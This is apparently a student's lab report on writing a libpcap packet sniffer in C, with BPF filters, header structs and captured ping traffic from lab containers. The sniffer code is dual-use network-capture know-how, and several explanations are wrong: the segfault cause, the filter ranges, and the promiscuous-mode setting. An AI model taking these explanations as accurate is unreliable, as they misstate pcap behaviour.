void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
        struct ethheader *eth = (struct ethheader *)packet;

        if(ntohs(eth->ether_type) == 0x0800) {  //0x800 is an IPv4 type
                struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));

                printf("\nSource: %s   ", inet_ntoa(ip->iph_sourceip));
                printf("Destination: %s    ", inet_ntoa(ip->iph_destip));

        }
}

int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip proto icmp";  //BPF format filter to filter only ICMP packets
        bpf_u_int32 net;

        //Step 1: Open live pcap session on NIC with name enp0s3
        handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

        //Step 2: Compile filter_exp into BPF pseudocode
        pcap_compile(handle, &fp, filter_exp, 0, net);

        pcap_setfilter(handle, &fp);

        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle);   //Close the handle

        return 0;
}
```


Code Reference:

- https://www.tcpdump.org/pcap.html.
- https://www.cs.dartmouth.edu/~tjp/cs55/code/sniffspoof/sniff_improved.c

Explanation of the code:

- I have written the above sniffer program using pcap library for capturing the network traffic and displaying source and destination IP addresses.
- I have used the same BPF filter for filtering only ICMP packets.
- When the program captures a packet, it will check if the header is IPv4 and if it is true, it will print the source and destination IP address of the packet.


I have also included a header file that has defined structures for different protocol headers like IP, TCP, UDP, and others. I have taken the header file code from https://www.tcpdump.org/pcap.html. Below is the screenshot of the header file **myheader.h**:



```
/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6];    /* destination host address */
    u_char  ether_shost[6];    /* source host address */
    u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

/* UDP Header */
struct udpheader
{
  u_int16_t udp_sport;           /* source port */
  u_int16_t udp_dport;           /* destination port */
  u_int16_t udp_ulen;            /* udp length */
  u_int16_t udp_sum;             /* udp checksum */
};

/* TCP Header */
struct tcpheader {
    u_short tcp_sport;               /* source port */
    u_short tcp_dport;               /* destination port */
    u_int   tcp_seq;                 /* sequence number */
    u_int   tcp_ack;                 /* acknowledgement number */
    u_char  tcp_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
"myheader.h" [noeol][dos] 65L, 2257C
```


Now, I will compile, and run the program along with ping run on the container VM. The program should be able to capture the ping requests and print the source and destination IP address.

I will try to ping the address 8.8.8.8 which is the destination address of Google.com on the internet. Below is the screenshot of the ping run:



```
root@4e4755d43c11:/# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=33.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=30.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=110 time=30.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 30.827/31.669/33.291/1.146 ms
root@4e4755d43c11:/# 
```

Here is the screenshot of the output of sniffer program. We can observe that the program is able to successfully sniff on the ping requests made by the container VM.



```
[10/26/23]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c -lpcap
[10/26/23]seed@VM:~/.../volumes$ sudo ./sniff

Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 192.168.1.1
Source: 192.168.1.1   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 185.125.190.18
Source: 185.125.190.18   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 185.125.190.18
Source: 10.0.2.6   Destination: 185.125.190.18
Source: 185.125.190.18   Destination: 10.0.2.6
Source: 185.125.190.18   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 185.125.190.18
Source: 10.0.2.6   Destination: 185.125.190.18
Source: 185.125.190.18   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 192.168.1.1
```

Task 2.1(A): Understanding How a sniffer works


Question-1: Please describe in your own words the sequence of the library calls that are essential for sniffer programs

- In the first step, we will open a live pcap session on the NIC with the name **enp0s3,** and this operation is performed by a function from pcap library that is ***pcap_open_live().*** This function lets us see the whole network traffic in the interface and binds the socket.
- In the second step, we are setting the filter by using the following methods:
    - ***pcap_compile()*** is used to compile string str into a filter program which is based on BPF format.
    - ***pcap_setfilter()*** is used to specify a filter program

- In the final step, we capture the packets in a loop and process the captured packets using ***pcap_loop()*** function. We specify **-1** in the function argument which means that the loop will run infinitely.
- The ***got_packet()*** function will process the sniffed packet and it will print the source and the destination addresses.

Question 2: Why do we need root privileges to run a sniffer program? Where does the program fail if it is executed without the root privilege?

- Root privileges are required in order to set up the Network Interface Card in promiscuous mode and to open the raw socket which is required to see the whole traffic on the network interface. Raw socket programs are executed at the Kernel level.
- If we run the program without root privileges, then the ***pcap_open_live()*** function will fail to access the NIC which will result in failure in the sniffer program. Below is the screenshot of the error when the program is executed without root privileges. The program will throw a segmentation fault error because it is not able to access the kernel segment of the memory.



```
[10/26/23]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c -lpcap
[10/26/23]seed@VM:~/.../volumes$ ./sniff
Segmentation fault
```

Question 3: Turn off the promiscuous mode in your NIC and demonstrate the difference


- The promiscuous mode is a part of the chip inside the NIC card which is mounted on the motherboard of the computer and is activated when the ***pcap_open_live()*** function is invoked.
- The third parameter in ***pcap_live_open()*** function will define the promiscuity of the NIC interface. The promiscuous mode will be OFF when the value is 0 and will be ON if the value is anything other than 0.
- If promiscuous mode is turned OFF, the host will only be able to sniff the traffic that is directly related to it. That means the sniffer will only pick up the traffic that is directed from or to the host.
- On the other hand, if the promiscuous mode is turned ON, the host will be able to sniff all packets on the network even when they are not intended or related to the host.

Task – 2.1(B): Writing Filters

Here, we have to write filter expressions for our sniffer program to capture each of the following.

1. Capture the ICMP packets between two specific hosts

Below is the screenshot of the program:



```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
        struct ethheader *eth = (struct ethheader *)packet;

        if(ntohs(eth->ether_type) == 0x0800) {  //0x800 is an IPv4 type
                struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));

                printf("\nSource: %s   ", inet_ntoa(ip->iph_sourceip));
                printf("Destination: %s    ", inet_ntoa(ip->iph_destip));

                //Checks whether the protocol is ICMP
                if(ip->iph_protocol == IPPROTO_ICMP) {
                        printf("Protocol is: ICMP\n");
                }

                else {
                        printf("Protocol is : Other than ICMP\n");
                }

        }
}

int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip proto icmp";  //BPF format filter to filter only ICMP packets
        bpf_u_int32 net;

        //Step 1: Open live pcap session on NIC with name enp0s3
        handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

        //Step 2: Compile filter_exp into BPF pseudocode
        pcap_compile(handle, &fp, filter_exp, 0, net);

        pcap_setfilter(handle, &fp);

        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle);   //Close the handle
```


Code Reference:

- https://www.tcpdump.org/pcap.html.
- https://www.cs.dartmouth.edu/~tjp/cs55/code/sniffspoof/sniff_improved.c

Explanation:


- This is just a slight modification of the previous code. I have just added a feature to the program that will check if the captured packet is ICMP or not and will print the result.
- I have written a filter to capture ICMP packets by using the BPF format filter: **ip proto icmp.**

Now, I will try to ping the address 8.8.8.8 which is the destination address of Google.com on the internet. Below is the screenshot of the ping run:



```
[10/27/23]seed@VM:~$ dockps
4e4755d43c11  hostB-10.9.0.6
5d657d8b5b13  seed-attacker
604912ce5436  hostA-10.9.0.5
[10/27/23]seed@VM:~$ docksh 604912ce5436
root@604912ce5436:/# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=31.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=31.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=110 time=31.1 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 31.057/31.295/31.709/0.293 ms
root@604912ce5436:/# 
```


Below is the screenshot of the output of the sniffer program. We observe that it will display if the packet type is ICMP.



```
[10/27/23]seed@VM:~/.../volumes$ gcc -o sniff sniffer_icmp.c -lpcap
[10/27/23]seed@VM:~/.../volumes$ sudo ./sniff

Source: 10.0.2.6   Destination: 8.8.8.8    Protocol is: ICMP

Source: 8.8.8.8   Destination: 10.0.2.6    Protocol is: ICMP

Source: 10.0.2.6   Destination: 8.8.8.8    Protocol is: ICMP

Source: 8.8.8.8   Destination: 10.0.2.6    Protocol is: ICMP

Source: 10.0.2.6   Destination: 8.8.8.8    Protocol is: ICMP

Source: 8.8.8.8   Destination: 10.0.2.6    Protocol is: ICMP

Source: 10.0.2.6   Destination: 192.168.1.1    Protocol is : Other than ICMP

Source: 192.168.1.1   Destination: 10.0.2.6    Protocol is : Other than ICMP

Source: 10.0.2.6   Destination: 10.0.2.3    Protocol is : Other than ICMP

Source: 10.0.2.3   Destination: 10.0.2.6    Protocol is : Other than ICMP

Source: 10.0.2.6   Destination: 192.168.1.1    Protocol is : Other than ICMP

Source: 192.168.1.1   Destination: 10.0.2.6    Protocol is : Other than ICMP

Source: 10.0.2.6   Destination: 185.125.190.17    Protocol is : Other than ICMP
```

2. Capture the TCP packets with a destination port number in the range from 1 to 100

Below is the screenshot of the program:



```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
        struct ethheader *eth = (struct ethheader *)packet;

        if(ntohs(eth->ether_type) == 0x0800) {  //0x800 is an IPv4 type
                struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));

                printf("\nSource: %s   ", inet_ntoa(ip->iph_sourceip));
                printf("Destination: %s    ", inet_ntoa(ip->iph_destip));

                //Checks whether the protocol is TCP
                if(ip->iph_protocol == IPPROTO_TCP) {
                        printf("Protocol is: TCP\n");
                }

                else {
                        printf("Protocol is : Other than TCP\n");
                }

        }
}

int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "proto TCP and dst portrange 10-100";  //BPF format filter to filter TCP packets With port numbers 10-100
        bpf_u_int32 net;

        //Step 1: Open live pcap session on NIC with name br-fd6d7905ef94
        handle = pcap_open_live("br-fd6d7905ef94", BUFSIZ, 0, 1000, errbuf);

        //Step 2: Compile filter_exp into BPF pseudocode
        pcap_compile(handle, &fp, filter_exp, 0, net);

        pcap_setfilter(handle, &fp);

        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle);   //Close the handle
```

